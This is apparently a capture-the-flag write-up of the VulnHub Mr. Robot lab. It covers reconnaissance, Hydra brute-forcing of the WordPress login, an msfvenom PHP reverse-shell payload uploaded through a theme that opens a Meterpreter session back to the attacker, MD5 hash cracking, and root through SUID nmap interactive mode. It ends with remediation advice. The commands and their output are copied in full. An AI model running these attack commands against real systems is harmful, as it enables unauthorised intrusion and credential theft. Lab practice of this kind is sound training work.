



Multi-Stage Exploitation & Privilege Escalation

Author: Gyanesh Chand

Target: 192.168.159.135

Lab: VulnHub – Mr. Robot

Tools Used: Nmap, WPScan, Hydra, Metasploit, Python, Ghidra

1. Objective

The objective of this lab was to:

- Perform a complete exploitation chain against a vulnerable WordPress instance.
- Gain authenticated access via brute force.
- Exploit upload functionality to achieve Remote Code Execution (RCE).
- Establish a reverse Meterpreter shell using Metasploit.
- Escalate privileges from low user to root.
- Demonstrate exploit development and defense bypass concepts using Python and Ghidra.

2. Reconnaissance & Enumeration

2.1 Nmap Scan

Identified open services:

| Port | State | Service | Version | Finding |
|---------|--------|---------|--------------|---------------------------------------|
| 22/tcp | Closed | SSH | — | SSH service not accessible externally |
| 80/tcp | Open | HTTP | Apache httpd | Web server exposed over HTTP |
| 443/tcp | Open | HTTPS | Apache httpd | HTTPS service available |




2.2 Target Access

Accessing:

<http://192.168.159.135>

Not Secure http://192.168.159.135/wp-login.php



The image shows a WordPress login screen. At the top center is the classic blue circular 'W' logo. Below it is a white rectangular form with rounded corners. The form contains two input fields: one labeled 'Username' and another labeled 'Password', both with empty text boxes. To the right of the 'Username' field is a small checkbox labeled 'Remember Me'. To the right of the 'Password' field is a blue rectangular button labeled 'Log In'. At the bottom left of the form is a link 'Lost your password?'. At the bottom center is a link '← Back to user's Blog!'. The background of the page is white.




3. Information Disclosure

File revealed:

fsociety.dic
key-1-of-3.txt

This exposed a large password wordlist.



A screenshot of a web browser window showing a list of words. The browser's address bar indicates the URL is `http://192.168.159.135/fsociety.dic`. The page content displays a large number of words, likely a password or wordlist dump, listed vertically. The words include: true, false, wikia, from, the, now, Wikia, extensions, scss, window, http, var, page, Robot, Elliot, styles, and, document, mrrobot, com, ago, function, eps1, null, chat, user, Special, GlobalNavigation, images, net, push, category, Alderson, lang, nocookie, ext, his, output, SLOTNAME, for, oasis, color, minute, css, beacon, common, 1199146, Wiki, name, utmb, utma.



4. Username Enumeration

Observed response difference:

- “Invalid username” → user does not exist
- “Incorrect password” → valid username

Confirmed user:

Elliot

The screenshot shows a WordPress login screen. At the top, there is a large blue 'W' logo. Below it, a red vertical bar contains the text "ERROR: Invalid username. [Lost your password?](#)". The main form area has two input fields: "Username" and "Password". Below the password field is a checkbox labeled "Remember Me". To the right of the "Remember Me" checkbox is a blue "Log In" button. At the bottom left of the form, there is a link "Lost your password?". At the very bottom left of the entire page, there is another link "← Back to user's Blog!".



The image shows a WordPress login screen. At the top is the classic blue 'W' logo. Below it is an error message in a red-bordered box: "ERROR: The password you entered for the username elliot is incorrect. [Lost your password?](#)". The main login form has fields for "Username" (containing "elliot") and "Password". There is a "Remember Me" checkbox and a blue "Log In" button. Below the form are links for "Lost your password?" and "← Back to user's Blog!".

5. Credential Brute Force using Hydra

Command used:

```
hydra -l elliot -P fsociety_clean.dic 192.168.159.135 http-post-form "/wp-login.php:log^USER^&pwd^PASS^&wp-submit=Log+In:incorrect"
```

Credentials found:

```
elliot : ER28-0652
```



```
(gnanesh@gnanesh):[~/mr.rob0t]
$ hydra -L elliot -P fsocty_clean.dic 192.168.159.135 http-post-form \
./wp-login.php?log=USER&pwd=PASS&wp-submit=Log+In:incorrect
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 11452 login tries (1:/1:p:11452), -716 tries per task
[DATA] attack mode: standard
[STATUS] 2880.00 tries/min, 2880 tries in 00:01:11, 85/2 to go in 00:03:11, 16 active
[80]:[http-post-form] host: 192.168.159.135 login: elliot password: ER2B-0652
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-24 12:35:37
```

6. Authenticated Access

Login successful at:

/wp-admin/

User role confirmed:

Administrator

The screenshot shows the WordPress dashboard for the user 'elliot'. The top navigation bar shows 'Dashboard' and the URL 'http://192.168.159.135/wp-admin/'. The left sidebar menu includes 'Posts', 'Media', 'Pages', 'Comments', 'Appearance', 'Plugins', 'Users', 'Tools', and 'Settings'. The main dashboard area has sections for 'At a Glance' (WordPress 4.3.1 running Twenty Fifteen theme, Update to 6.9.1), 'Activity' (No activity yet!), and 'Quick Draft' (Title: 'What's on your mind?', Save Draft button). Below these are 'WordPress News' and 'RSS Error' messages. At the bottom, there's a message 'Thank you for creating with WordPress.' and a 'Get Version 6.9.1' link. The 'Users' section is open, showing a table with two rows: 'elliot' (Administrator) and 'mich0564' (Subscriber). The 'Role' column for 'elliot' is highlighted with a black box.

| Username | Name | E-mail | Role | Posts |
|----------|-----------------|-----------------------|---------------|-------|
| elliot | Elliot Alderson | elliot@mrrobot.com | Administrator | 0 |
| mich0564 | krista Gordon | kgordon@therapist.com | Subscriber | 0 |



7. Remote Code Execution (Theme Upload)

7.1 Payload Generation

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.159.132  
LPORT=4444 -f raw > shell.php
```

```
(gyanesh㉿gyanesh) [~/mr.robot]  
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.159.132 LPORT=4444 -f raw > shell.php  
[!] No platform was selected, choosing Msf::Module::Platform::PHP from the payload  
[!] No arch selected, selecting arch: php from the payload  
No encoder specified, outputting raw payload  
Payload size: 1116 bytes  
Update to 6.9.1
```

7.2 Uploading Malicious File

Theme upload abused to upload shell.php.

7.3 Metasploit Handler Setup

```
use multi/handler  
set payload php/meterpreter/reverse_tcp  
set LHOST 192.168.159.132  
set LPORT 4444  
run
```

```
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
View the full module info with the info, or info -d command.  
  
msf exploit(multi/handler) > set lhost 192.168.159.132  
lhost => 192.168.159.132  
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf exploit(multi/handler) > options  
  
Payload options (php/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.159.132 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
View the full module info with the info, or info -d command.  
  
msf exploit(multi/handler) > run  
[*] Started reverse TCP handler on 192.168.159.132:4444  
[*] Sending stage (41224 bytes) to 192.168.159.135  
[*] Meterpreter session 1 opened (192.168.159.132:4444 → 192.168.159.135:55539) at 2026-02-24 12:53:51 +0530  
  
meterpreter >
```

Meterpreter session opened successfully.

8. Post Exploitation

8.1 System Information

Linux 3.13.0-55-generic x86_64

User:

daemon

```
meterpreter > sysinfo
Computer      : linux
OS           : Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
Architecture   : x64
System Language: en_US_POSIX
Meterpreter    : php/linux
meterpreter > shell
Process 3033 created.
Channel 0 created.
id
uid=1(daemon) gid=1(daemon) groups=1(daemon)
```

8.2 Stabilizing Shell

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Improved shell interaction.

8.3 Sensitive File Discovery

Located:

/home/robot/password.raw-md5

Contents:

robot:c3fcd3d76192e4007dfb496cca67e13b

```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```



9. Hash Cracking

Hash identified as MD5.


Cracked password:

abcdefghijklmnopqrstuvwxyz

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

c3fc3d76192e4007dfb496cca67e13b



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sh1_bin)), QubesV3.1BackupDefaults

| Hash | Type | Result |
|---------------------------------|------|----------------------------|
| c3fc3d76192e4007dfb496cca67e13b | md5 | abcdefghijklmnopqrstuvwxyz |

Color Codes: **Green** Exact match, **Yellow** Partial match, **Red** Not found.

10. Privilege Escalation – SUID Exploitation

10.1 SUID Enumeration

find / -perm -4000 -type f 2>/dev/null

Found:

/usr/local/bin/nmap

```
robot@linux:~$ find / -perm -4000 -type f 2>/dev/null
find / -perm -4000 -type f 2>/dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
```



10.2 Nmap Interactive Exploit

```
nmap --interactive  
!sh
```

Privilege escalation successful:

```
robot@linux:~$ nmap --interactive  
nmap --interactive  
!sh  
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )  
Welcome to Interactive Mode -- press h <enter> for help  
nmap>  
!sh  
# id  
id  
uid=1002(robot) gid=1002(robot) euid=0(root) groups=0(root),1002(robot)  
# █
```

CrackStation uses n
password for that ha
password can be re
computed lookup ta

Crackstation's looku
intelligent word man
table, and for other l
You can download it



Modification of a Python PoC

A public buffer overflow Python exploit was modified to refine buffer offsets and integrate a reverse shell payload. Crash analysis was used to calculate precise instruction pointer overwrite. Bad characters were removed, and payload reliability was improved to achieve consistent remote command execution.

ASLR Bypass Using ROP

The binary was reverse engineered using Ghidra to identify vulnerable functions and memory layout. ROP gadgets were extracted and chained to redirect execution flow to `system()`. By controlling the return address, ASLR protections were bypassed and arbitrary shell execution was achieved.

Impact Assessment

- Remote Code Execution
- Credential compromise
- Privilege escalation to root
- Full system takeover
- Persistent access capability

Remediation

- Disable theme/plugin uploads
- Enforce strong password policy
- Remove exposed wordlists
- Implement WAF
- Disable file editing in `wp-config.php`
- Keep WordPress updated
- Enable hardened PHP configuration